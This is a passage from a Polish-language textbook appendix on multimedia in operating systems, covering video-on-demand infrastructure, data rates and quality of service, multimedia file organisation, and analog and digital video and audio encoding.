O miano następcy techniki DVD rywalizują dwie technologie. Jedna to tzw. *Blu-ray* pozwalająca na zapisanie 25 GB danych w formacie jednowarstwowym (50 GB w przypadku formatu dwuwarstwowego). Druga to *HD DVD* pozwalająca na zapisanie 15 GB danych w formacie jednowarstwowym (30 GB w formacie dwuwarstwowym). Każdy format jest wspierany przez inne konsorcjum firm komputerowych i wydawców filmowych. Najwyraźniej branża elektroniki i rozrywki tępkną za wojnami z lat siedemdziesiątych i osiemdziesiątych pomiędzy formatami Betamax i VHS. Postanowiono więc tę walkę powtórzyć. Nie ulega wątpliwości, że wojna o format opóźniła popularyzację obu formatów o lata, a konsumentom pozostało czekać na rozstrzygnięcie. Dziś już wiadomo, kto zwyciężył tę wojnę. *Blu-ray* jest zwycięzcą, a technologia *HD DVD* jest martwa.


Innym zastosowaniem multimediiów jest pobieranie klipów wideo z internetu. Na wielu stronach WWW można znaleźć elementy, które wystarczy kliknąć, aby pobrać krótkie filmy. W takich witrynach, jak YouTube, dostępne są tysiące klipów wideo. Ponieważ normą stają się coraz szybsze techniki dystrybucji, np. telewizja kablowa i **ADSL** (od ang. *Asymmetric Digital Subscriber Line*), należy się spodziewać, że wideoklipy w internecie będą się rozwijać w błyskawicznym tempie. Przykładowo w 2005 roku trzech byłych pracowników firmy PayPal™ zainicjowało usługę wgrywania i współdzielenia filmów wideo o nazwie YouTube. Firma YouTube została przejęta przez Google™ w 2006 roku. W 2014 roku szacowano, że usługa YouTube była trzecią pod względem popularności witryną w internecie z przeszło 800 milionami unikatowych użytkowników miesięcznie i godzinnym filmem wideo wgrywanym co sekundę (nie mówiąc już o pobieraniu!). Podobne strumieniowe transmisje wideo w internecie oferują również inne firmy — np. Netflix™, Hulu™, Amazon Prime™, HBO™, Go™, Vudu™. W 2014 roku usługi te stały się (zdecydowanie) największym źródłem ruchu w sieci WWW.

Inną czynnością wymagającą obsługi multimediiów jest tworzenie filmów wideo. Istnieją systemy edycji treści multimedialnych. W celu uzyskania maksymalnej wydajności muszą one działać w systemie operacyjnym, który oprócz trybu tradycyjnego obsługuje także multimedia.

Jeszcze inną dziedziną, w której multimedia zyskują na znaczeniu, są gry komputerowe. W grach często działają klipy wideo. Dzięki nim można zaprezentować pewne akcje. Klipy są zazwyczaj krótkie, ale jest ich wiele, a prawidłowy film jest wybierany dynamicznie, w zależności od działania podjętego przez użytkownika. Filmy są coraz bardziej zaawansowane. Oczywiście sama gra może generować animacje, ale obsługa wideo wygenerowanego programowo różni się od wyświetlanego filmu.

Na koniec — dużą część świata multimedialnego stanowią usługi *wideo na żądanie*. Dzięki nim użytkownik może wybrać film za pomocą pilota (lub myszy) i natychmiast wyświetlić na swoim odbiorниku telewizyjnym (lub monitorze komputerowym). Wideo na żądanie było reklamowane jako „kluczowe zastosowanie” szerokopasmowego internetu od początku lat dziewięćdziesiątych, ale prawdziwą popularność wśród użytkowników zyskało w bieżącym milenium. Teraz popularność

usługi jest olbrzymia. Aby możliwe było skorzystanie z techniki wideo na żądanie, potrzebna jest specjalna infrastruktura. Dwie propozycje infrastruktury technologii „wideo na żądanie” pokazano na rysunku A.1. Każda składa się z trzech zasadniczych komponentów: jednego lub kilku serwerów wideo, sieci dystrybucji oraz przystawki STB (od ang. *Set Top Box*), podłączanej do odbiornika telewizyjnego w każdym domu w celu umożliwienia dekodowania sygnału. *Serwer wideo* jest mocnym komputerem, pozwalającym na przechowywanie w swoim systemie plików wielu filmów i odtwarzanie ich na żądanie. Czasami w roli serwerów wideo wykorzystywane są komputery mainframe, ponieważ podłączenie np. 1000 dużych dysków do komputera mainframe jest proste, podczas gdy podłączenie 1000 dysków do komputera osobistego dowolnego typu stanowi poważny problem. Większość materiału w kolejnych punktach niniejszego rozdziału dotyczy serwerów wideo i ich systemów operacyjnych.



Rysunek A.1. W technologii wideo na żądanie stosowanych jest wiele różnych technologii dystrybucji; (a) ADSL; (b) telewizja kablowa

Sieć dystrybucji pomiędzy użytkownikiem a serwerem wideo musi być zdolna do szybkiego przesyłania danych w czasie rzeczywistym. Projekt takiej sieci jest interesujący i złożony, ale wykracza poza zakres niniejszej książki. Nie powiemy o nich nic więcej oprócz tego, że w tej sieci zawsze stosuje się światłowody od serwera wideo do punktów dystrybucji zlokalizowanych w pobliżu miejsc zamieszkania klientów. W systemach ADSL, obsługiwanych przez firmy telefoniczne, istniejące kable telefoniczne zapewniają transmisję mniej więcej na ostatnim kilometrze. W systemach ADSL, obsługiwanych przez firmy telefoniczne, istniejące kable telefoniczne zapewniają transmisję mniej więcej na ostatnim kilometrze. W systemach telewizji kablowej,

dostarczanych przez operatorów sieci kablowych, do lokalnej dystrybucji wykorzystywane jest istniejące okablowanie telewizyjne. Technika ADSL ma tę przewagę, że oferuje każdemu użytkownikowi dedykowany kanał, a tym samym gwarantowane pasmo. Przepustowość jest jednak niska (co najwyższej 100 Mb/s) z powodu ograniczeń istniejących kabli telefonicznych. W sieci telewizji kablowych stosuje się kabel koncentryczny o wysokiej przepustowości (rzędu gigabitów na sekundę). Jednak w tych systemach wielu użytkowników jest zmuszonych do współdzielenia tego samego kabla, przez co powstaje konieczność rywalizacji i żaden z indywidualnych użytkowników nie ma gwarantowanego pasa. Jednak w ramach rywalizacji z firmami kablowymi firmy telefoniczne zaczynają doprowadzać światłowody do indywidualnych domów. W takim przypadku ADSL przez światłowód może zagwarantować znacznie większą przepustowość niż przez kabel.

Ostatni element systemu stanowi *przystawka STB*. Do niej podłącza się kabel ADSL lub kabel telewizyjny. Urządzenie to jest w istocie zwykłym komputerem wyposażonym w kilka specjalnych układów przeznaczonych do dekodowania i kompresji wideo. W minimalnej konfiguracji zawiera ono procesor, pamięć RAM i ROM, interfejs do łącza ADSL lub kablowego oraz złącze do odbiornika telewizyjnego.

Alternatywą dla stosowania przystawki STB jest wykorzystanie istniejącego komputera PC klienta i wyświetlanie filmu na monitorze. Interesujący jest powód, dla którego bierze się pod uwagę przystawki STB, choć przecież większość klientów ma komputery. Otóż operatorzy usługi wideo na żądanie spodziewają się, że użytkownicy chcą oglądać filmy w salonach, gdzie zazwyczaj jest telewizor, ale rzadko jest komputer. Z technicznego punktu widzenia wykorzystanie komputera osobistego zamiast przystawki STB jest znacznie bardziej sensowne, ponieważ komputer ma większą moc obliczeniową, duży dysk oraz monitor o znacznie większej rozdzielczości. Tak czy owak, często będziemy oddzielać serwer wideo od procesu klienta w lokalizacji użytkownika, który dekoduje i wyświetla film. Jednak z perspektywy projektu systemu nie ma znaczenia, czy proces klienta działa na przystawce STB, czy na komputerze PC. W przypadku systemów edycji wideo w komputerach desktop wszystkie procesy działają na tej samej maszynie. Pomimo to będziemy w dalszym ciągu używać terminologii serwer i klient, aby w czytelny sposób podkreślić, który komponent za co jest odpowiedzialny.

Wróćmy do samych multimedii — mają one dwie cechy, które trzeba dobrze zrozumieć, aby można było się nimi prawidłowo posługiwać:

1. W multimediacach stosuje się bardzo duże szybkości przesyłania danych.
2. Multimedia wymagają odwarzania w czasie rzeczywistym.

Wysokie prędkości danych wywodzą się z natury informacji wizualnych i akustycznych. Oko i ucho jest w stanie przetwarzać niezwykłe ilości informacji na sekundę. Trzeba je dostarczać z taką szybkością, aby było możliwe uzyskanie akceptowalnego komfortu oglądania. Szybkości przesyłania danych dla kilku cyfrowych źródeł multimedialnych oraz popularnych urządzeń sprzętowych zestawiono w tabeli A.1. Niektóre z tych formatów kodowania omówimy w dalszej części niniejszego dodatku. Na szczególną uwagę zasługują wysokie szybkości przesyłania danych wymagane przez multimedia, konieczność kompresji oraz wymagana ilość miejsca. Przykładowo nieskompresowany 2-godzinny film HDTV (nawet w rozdzielczości niższej od maksymalnej) wypełnia plik o rozmiarach 570 GB. Serwer wideo, który przechowuje 1000 takich filmów, potrzebuje 570 TB miejsca na dysku. Warto również zwrócić uwagę, że bez kompresji bieżący sprzęt nie jest w stanie dotrzymać szybkości przesyłania danych. Tematyką kompresji wideo zajmiemy się w dalszej części niniejszego rozdziału.

Tabela A.1. Szybkości przesyłania danych wybranych urządzeń wejścia-wyjścia; format wideo 720p ma rozdzielcość 1280×720 , format wideo 1080p ma rozdzielcość 1920×1080 , a format wideo 4K to rozdzielcość 3840×2160 ; standard NTSC charakteryzuje się szybkością 29,97 ramek na sekundę; tutaj przyjęliśmy przelicznik 24 bitów na piksel; szybkości dla surowych danych odpowiadają nieskompresowanemu strumieniowi wideo; zwróciśmy uwagę, że 1 Mb/s to 10^6 bitów/s, natomiast 1 GB to 2^{30} bajtów

Źródło	Mb/s	GB/h
Telefon (PCM)	0,064	0,03
Muzyka MP3	0,14	0,06
Płyta CD audio	1,4	0,62
Film MPEG-2 (640 × 480)	4	1,76
Surowy strumień wideo NTSC 720p	664	291
Surowy strumień wideo NTSC 1080p	1491	655
Surowy strumień wideo 4K przesyłany z szybkością 60 ramek na sekundę	11 944	5249

Urządzenie	Mb/s
Sieć Fast Ethernet	100
Dysk EIDE	133
Sieć ATM OC-3	156
IEEE 1394b (FireWire)	800
Sieć Gigabit Ethernet	1000
Dysk SCSI Ultra-640	5120
Dysk SATA 3.0	6000

Kolejnym wymaganiem nakładanym przez multimedia na system jest konieczność dostarczania danych w czasie rzeczywistym. Część wideo filmu cyfrowego obejmuje wyświetlanie pewnej liczby ramek na sekundę. W systemie NTSC, używanym w Ameryce Północnej i Południowej oraz Japonii, szybkość wyświetlania wynosi 30 ramek/s (dla purystów 29,97), natomiast w systemach PAL i SECAM, wykorzystywanych w większości innych obszarów, wyświetlanie odbywa się z szybkością 25 ramek/s (dla purystów 25,00). Ramki muszą być dostarczane w precyzyjnych przedziałach czasu — odpowiednio około 33,3 ms lub 40 ms. W przeciwnym wypadku obraz nie będzie się wyświetlał płynnie.

Oficjalnie skrót NTSC pochodzi od *National Television Standards Committee* — Narodowy Komitet Standardów Telewizyjnych, ale z powodu słabej obsługi kolorów w czasach początków telewizji kolorowej w branży obowiązuje żartobliwe rozwinięcie skrótu *Never Twice the Same Color* (dosł. nigdy dwa razy ten sam kolor). Skrót PAL pochodzi od *Phase Alternating Line* — linia naprzemiennej fazy. Z technicznego punktu widzenia to najlepszy z istniejących systemów. System SECAM jest używany we Francji (opracowano go w celu ochrony francuskich producentów odbiorników telewizyjnych przed konkurencją z zewnątrz). Rozwinięcie skrótu to *SEquentiel Couleur Avec Memoire*. SECAM jest również używany we wschodniej Europie, ponieważ w czasach, gdy wdrażano tam telewizję, komunistyczne rządy nie chciały dopuścić, by oglądano niemiecką telewizję (nadawaną w systemie PAL). W związku z tym wybrano niekompatybilny system.

Ucho jest bardziej czułe niż oko, dlatego różnica w czasie dostarczania nawet o kilka milisekund zostanie zauważona. Zmienność w szybkości dostarczania określa się jako *jitter*. W celu zapewnienia odpowiedniej wydajności musi on być utrzymywany w ścisłe określonych granicach. Należy zwrócić uwagę, że jitter nie jest tym samym co opóźnienie. W sieci dystrybucji z rysunku A.1 przy jednolitym opóźnieniu bitów o dokładnie 5,000 s film rozpocznie się nieco później, ale będzie wyświetlał się płynnie. Z kolei przy losowym opóźnieniu ramek o 100 – 200 ms film będzie wyglądał tak jak stary obraz z Charlie Chaplinem, niezależnie od występujących aktorów.

Właściwości czasu rzeczywistego, wymagane do akceptowalnego odtwarzania strumieni multimedialnych, często określa się mianem parametrów *jakości usług*. Należą do nich przeciętne dostępne pasmo, najwyższe dostępne pasmo, minimalne i maksymalne opóźnienie (co razem dwo-rzy jitter) oraz prawdopodobieństwo strat bitów. Przykładowo operator sieci mógłby zaoferować usługę z gwarancją przeciętnej przepustowości na poziomie 4 Mb/s, opóźnieniami transmisji

w 99% na poziomie 105 – 110 ms oraz współczynnikiem strat bitów 10^{-10} . Takie parametry są wystarczające do wyświetlania filmów MPEG-2. Operator mógłby również zaoferować tańszą usługę, nieco niższej klasy o przeciętnej przepustowości 1 Mb/s (np. ADSL). W takiej sytuacji jakość byłaby nieco obniżona — m.in. ze względu na niższą rozdzielcość, niższą szybkość przesyłania ramek lub rezygnację z kolorów i wyświetlanie filmów czarno-białych.

Najpopularniejszym sposobem zapewnienia gwarancji jakości usług jest zarezerwowanie zasobów z góry dla każdego nowego klienta. Do zarezerwowanych zasobów należy kwant mocy procesora, buforów pamięci, możliwości transferu dyskowego oraz przepustowości sieci. Jeśli nowy klient zgłasza się do usługodawcy i prosi o opcje potrzebne do oglądania filmów, a serwer wideo lub sieć oblicza, że nie ma wystarczających możliwości do obsłużenia nowego klienta, usługodawca jest zmuszony odmówić nowemu klientowi. Dzięki temu unika degradacji usług dostarczanych do bieżących klientów. W konsekwencji serwery multimedialne potrzebują mechanizmów rezerwacji zasobów oraz *algorytmu sterowania przyjmowaniem zgłoszeń*. Dzięki nim mogą stwierdzić, czy są w stanie wykonać więcej pracy.


A.2. PLIKI MULTIMEDIALNE

W większości systemów zwykły plik tekstowy składa się z liniowej sekwencji bajtów bez żadnej struktury, o której wiedziałby system operacyjny. W przypadku multimedialów sytuacja jest bardziej skomplikowana. Przede wszystkim strumienie wideo i audio są całkowicie różne. Są przechwytywane przez różne urządzenia (wideo: układy CCD; audio: mikrofon), mają inną strukturę wewnętrzną (wideo jest przesyłane z szybkością 25 – 30 ramek/s; audio z szybkością 44 100 próbek/s) oraz są odtwarzane przez różne urządzenia (wideo: monitor; audio: głośniki).

Co więcej, większość filmów produkowanych w Hollywood tworzy się z myślą o odbiorach na całym świecie. Większość tych osób nie mówi po angielsku. Drugi problem jest rozwiązywany na jeden z dwóch sposobów. W przypadku niektórych krajów tworzona jest dodatkowa ścieżka dźwiękowa. Podkłada się dubbing w lokalnym języku (ale efekty dźwiękowe pozostają bez zmian). W Japonii wszystkie odbiorniki telewizyjne są wyposażone w dwa kanały dźwiękowe. Dzięki temu widzowie mogą oglądać zagraniczne filmy w oryginalnym języku albo po japońsku. Do wyboru języka wykorzystywany jest przycisk na pilocie. Jeszcze w innych krajach wykorzystywana jest oryginalna ścieżka dźwiękowa oraz napisy w lokalnym języku.

Poza tym w wielu filmach wideo dodatkowo są dostępne podpisy w języku oryginalnym. Pozwala to oglądać film osobom z wadami słuchu posługującym się oryginalnym językiem filmu. W efekcie film cyfrowy może składać się z wielu plików: jednego pliku wideo, wielu plików audio oraz wielu plików tekstowych z napisami w różnych językach. Płyty DVD pozwalają na zapisanie do 32 wersji językowych i plików z napisami. Prosty zbiór plików multimedialnych pokazano na rysunku A.2. Znaczenie funkcji szybkiego przewijania w przód i szybkiego przewijania wstecz omówimy w dalszej części niniejszego dodatku.

W konsekwencji system plików musi utrzymywać wiele plików pomocniczych dla jednego pliku głównego. Jednym z możliwych mechanizmów jest zarządzanie każdym plikiem pomocniczym, tak jak tradycyjnym plikiem (np. z wykorzystaniem i-węzła do śledzenia bloków), oraz utrzymywanie nowej struktury danych, która wyświetla wszystkie pliki pomocnicze dla pliku multimedialnego. Drugi sposób polega na stworzeniu czegoś w rodzaju dwuwymiarowego i-węzła, w którym w każdej kolumnie są wyszczególnione bloki każdego z plików pomocniczych. Ogólnie rzecz biorąc, organizacja danych powinna być taka, aby widz mógł dynamicznie wybierać używaną ścieżkę dźwiękową i wersję napisów w czasie wyświetlania filmu.



Rysunek A.2. Film może się składać z kilku plików

W każdym przypadku potrzebny jest również pewien sposób synchronizacji plików pomocniczych, tak aby odtwarzana wybrana ścieżka dźwiękowa była zsynchronizowana z obrazem wideo. Jeśli ścieżka audio i obraz wideo rozsynchonizują się, widz będzie słyszał słowa aktora przed lub po tym, kiedy aktor poruszy ustami. Taka sytuacja jest łatwa do wykrycia i dość denerwująca.


Aby lepiej zrozumieć sposób organizacji plików multimedialnych, należy nieco dokładniej przeanalizować zagadnienia związane z cyfrowymi strumieniami audio i wideo. Poniżej zamieścimy wprowadzenie w tę tematykę.

A.2.1. Kodowanie wideo

Ludzkie oko ma tę właściwość, że kiedy obraz pojawi się na siatkówce, to zanim z niej zniknie, pozostaje tam przez kilka milisekund. Jeśli kolejne obrazy są wyświetlane z częstotliwością 50 lub więcej obrazów na sekundę, oko nie dostrzega, że patrzy na dyskretne obrazy. Zasadę tę wykorzystują wszystkie systemy wyświetlania ruchomych obrazów.

Aby zrozumieć działanie systemów wideo, najlepiej rozpocząć od prostych, przestarzałych telewizorów czarno-białych (zachowanie zgodności wstępnej jest problemem nie tylko w branży komputerowej). Aby zaprezentować dwuwymiarowy obraz przed kamerą na jednowymiarowe napięcie w funkcji czasu, kamera szybko skanuje strumień elektronów w poprzek obrazu i wolno w dół, rejestrując przy okazji intensywność światła. Na końcu skanu, zwanego **ramką**, strumień elektronów powraca. Intensywność w funkcji czasu jest przesyłana w sieci. Odbiorcy sygnału powtarzają proces skanowania w celu rekonstrukcji obrazu. Wzorzec skanowania używany zarówno przez kamerę, jak i odbiornik pokazano na rysunku A.3 (tak na marginesie — kamery CCD zamiast skanowania wykorzystują inną technikę, ale niektóre kamery i wszystkie monitory CRT wykonują skanowanie).

Dokładne parametry skanowania są różne w różnych krajach. NTSC ma 525 linii skanowania, współczynnik kształtu poziomu do pionu 4:3 oraz szybkość wyświetlania 30 (w rzeczywistości



Rysunek A.3. Wzorzec skanowania używany dla wideo i telewizji w standardzie NTSC

29,97) ramek/s. Europejskie systemy PAL i SECAM mają 625 linii skanowania, ten sam współczynnik kształtu wynoszący 4:3 oraz 25 ramek/s. W obydwu systemach kilka górnych i kilka dolnych linii nie jest wyświetlanych (w celu przybliżenia prostokątnego obrazu na pierwszych, okrągłych monitorach CRT). Wyświetla się tylko 483 spośród 525 linii skanowania NTSC (oraz 576 spośród 625 PAL/SECAM linii skanowania).

O ile 25 ramek/s wystarcza do płynnego przechwytywania ruchu, o tyle przy tej szybkości wyświetlania ramek wiele osób, zwłaszcza starszych, będzie dostrzegało migotanie obrazu (ponieważ stary obraz zniknął z siatkówki, zanim pojawił się nowy). Ponieważ zwiększenie szybkości przesyłania ramek wymagałoby użycia większej ilości pasma (które jest zasobem deficytowym), stosowane jest inne podejście. Zamiast wyświetlać linie skanowania po kolej, od góry do dołu, najpierw wyświetla się wszystkie nieparzyste linie skanowania, a następnie linie parzyste. Każda taka półramka nosi nazwę *pola*. Doświadczenia pokazały, że choć ludzie widzą migotanie przy szybkości 25 ramek/s, nieauważają go przy szybkości 50 pól/s. Technikę tę nazywa się *przeplataniem* (ang. *interlacing*). Odbiorniki telewizyjne lub wideo bez przeplotu określają się jako *progresywne*.

Dla kolorowych filmów wideo stosuje się ten sam wzorzec skanowania, co dla monochromatycznych (czarno-białych), z tą różnicą, że zamiast wyświetlać obraz za pomocą jednego ruchomego strumienia, stosuje się trzy strumienie. Dla każdego spośród trzech addytywnych kolorów podstawowych: czerwonego, zielonego i niebieskiego (*Red, Green, Blue — RGB*), wykorzystywany jest jeden strumień. Technika ta działa dlatego, że każdy kolor można skonstruować za pomocą liniowej superpozycji kolorów czerwonego, zielonego i niebieskiego o odpowiedniej intensywności. Jednak w przypadku transmisji w jednym kanale trzy sygnały kolorów trzeba połączyć w pojedynczy sygnał *zespolony* (ang. *composite*).

Aby było możliwe przeglądanie sygnałów telewizji kolorowej na odbiornikach czarno-białych, we wszystkich trzech systemach sygnały RGB są liniowo łączone ze sobą i tworzą sygnał *luminancji* (jasności) oraz dwa sygnały *chrominancji* (koloru). Każdy z systemów wykorzystuje jednak różne współczynniki tworzenia tych sygnałów na podstawie sygnałów RGB. Co dziwne, oko jest znacznie bardziej czułe na sygnały luminancji niż na sygnały chrominancji, dlatego te drugie nie

muszą być przesyłane tak dokładnie. W konsekwencji sygnały luminancji mogą być transmisiowane z tą samą częstotliwością co stare sygnały czarno-białe. Dzięki temu można je odbierać na czarno-białych odbiornikach. Dwa sygnały chrominancji są przesyłane w wąskim paśmie, z wyższymi częstotliwościami. Niektóre odbiorniki telewizyjne są wyposażone w gałki lub suwaki opisane jako jasność (ang. *brightness*), odcień (ang. *hue* lub *tint*) i nasycenie lub kolor (ang. *saturation* lub *color*). Umożliwiają one osobne sterowanie tymi trzema sygnałami. Zrozumienie pojęć luminancji i chrominancji jest konieczne do tego, aby pojąć, jak działa kompresja wideo.

Do tej pory koncentrowaliśmy się na analogowych sygnałach wideo. Przyjrzyjmy się teraz sygnałom cyfrowym. Najprostszą reprezentacją cyfrowego wideo jest sekwencja ramek. Każda z nich składa się z prostokątnej siatki elementów obrazu, zwanych *pikselami*. W przypadku kolorowego sygnału wideo wykorzystuje się 8 bitów na piksel dla każdego z kolorów RGB, co daje $2^{24} \approx 16$ milionów kolorów. Taka liczba jest wystarczająca, ludzkie oko i tak nie jest w stanie rozróżnić tak wielu kolorów. Większą ich liczbę trudno sobie nawet wyobrazić.

Aby można było uzyskać płynny ruch, cyfrowy sygnał wideo musi być wyświetlany z szybkością co najmniej 25 ramek/s. Ponieważ jednak monitory komputerowe dobrej jakości często skanują ekrany z obrazów zapisanych w pamięci RAM wideo, z szybkością 75 razy na sekundę lub większą, przeplot nie jest potrzebny. W konsekwencji we wszystkich monitorach komputerowych stosowane jest skanowanie progresywne. Do wyeliminowania migotania wystarczy wykreślenie tej samej ramki trzy razy z rzędu.

Inaczej mówiąc, płynność obrazu jest określona przez liczbę *różnych* obrazów na sekundę, natomiast migotanie jest określone przez to, ile razy ekran jest wykreślany w ciągu sekundy. Te dwa parametry różnią się między sobą. Ciągły obraz wykreślany z szybkością 20 ramek/s będzie płynny, ale będzie migotał, ponieważ jedna ramka znika z siatkówki, zanim druga się na niej pojawi. Film, który wyświetla 20 różnych ramek na godzinę, z których każda jest wykreślana cztery razy z rzędu z częstotliwością 80 Hz, nie będzie migotał, ale ruch nie będzie płynny.

Znaczenie tych dwóch parametrów staje się jasne, jeśli weźmiemy pod uwagę przepustowość wymaganą do transmisji cyfrowego sygnału wideo w sieci. Wiele monitorów komputerowych stosuje współczynnik kształtu 4:3. Dzięki temu mogą one wykorzystywać produkowane masowo monitory produkowane na rynek telewizji konsumenckiej. Popularne konfiguracje to 640×480 (VGA), 800×600 (SVGA), 1024×768 (XGA), 1600×1200 (UXGA) oraz 4096×3072 (HXGA). Obecnie wiele monitorów korzysta również z innych współczynników proporcji — np. 16:9. Przykłady to: 1280×720 (HD), 1920×1080 (Full HD), 2160×3840 (Ultra HD lub 4K) oraz 4096×2160 (DCI — od ang. *Digital Cinema Initiatives*). Zwróćmy uwagę, że rozdzielcości 4K oraz DCI™ są prawie takie same, ale przekonanie producenta z branży komputerowej (w północnej Kalifornii) i przedstawiciela przemysłu filmowego (w południowej Kalifornii) do porozumienia w sprawie jednolitego standardu to o jeden most za daleko. W konsekwencji w przypadku wyświetlania filmów w formacie DCI na monitorach 4K będą obciążone krawędzie.

Monitor HXGA o gęstości 24 bitów na piksel i szybkością wyświetlania 25 ramek/s trzeba zasilać z szybkością 7 Gb/s, ale nawet monitor VGA wymaga szybkości 184 Mb/s. Podwojenie tych wartości w celu uniknięcia migotania nie brzmi atrakcyjnie. Lepszym rozwiązaniem jest transmisja sygnału z szybkością 25 ramek/s oraz zlecenie komputerowi dwukrotnego zapisywania i rysowania każdej ramki. Stacje telewizyjne nie stosują tej strategii, ponieważ odbiorniki telewizyjne nie mają pamięci i w wielu przypadkach sygnał analogowy nie może być zapisany w pamięci RAM, jeśli wcześniej nie zostanie przekonwertowany na postać cyfrową, a to wymaga dodatkowego sprzętu. W konsekwencji przeplot jest potrzebny do transmisji programów telewizyjnych, ale nie jest potrzebny do przesyłania cyfrowego wideo.

A.2.2. Kodowanie audio


Fala dźwiękowa (audio) jest jednowymiarową falą akustyczną. Kiedy fala akustyczna dotrze do ucha, bębenek w uchu zaczyna wibrować. Powoduje to wibrowanie niewielkich kości w uchu śródłowym razem z bębenkiem i przesyłanie impulsów nerwowych do mózgu. Impulsy te są odbierane przez słuchacza jako dźwięk. Na podobnej zasadzie, kiedy fala akustyczna dotrze do mikrofonu, mikrofon generuje sygnał elektryczny reprezentujący amplitudę dźwięku jako funkcję czasu.

Zakres częstotliwości ludzkiego ucha to przedział pomiędzy 20 Hz a 20 000 Hz. Niektóre zwierzęta, w szczególności psy, słyszą sygnały o wyższych częstotliwościach. Ucho słyszy w sposób logarytmiczny, zatem stosunek dwóch dźwięków o amplitudach A i B zazwyczaj określa się w *decybelach (dB)*, zgodnie ze wzorem:

$$dB = 20 \log_{10}(A / B)$$

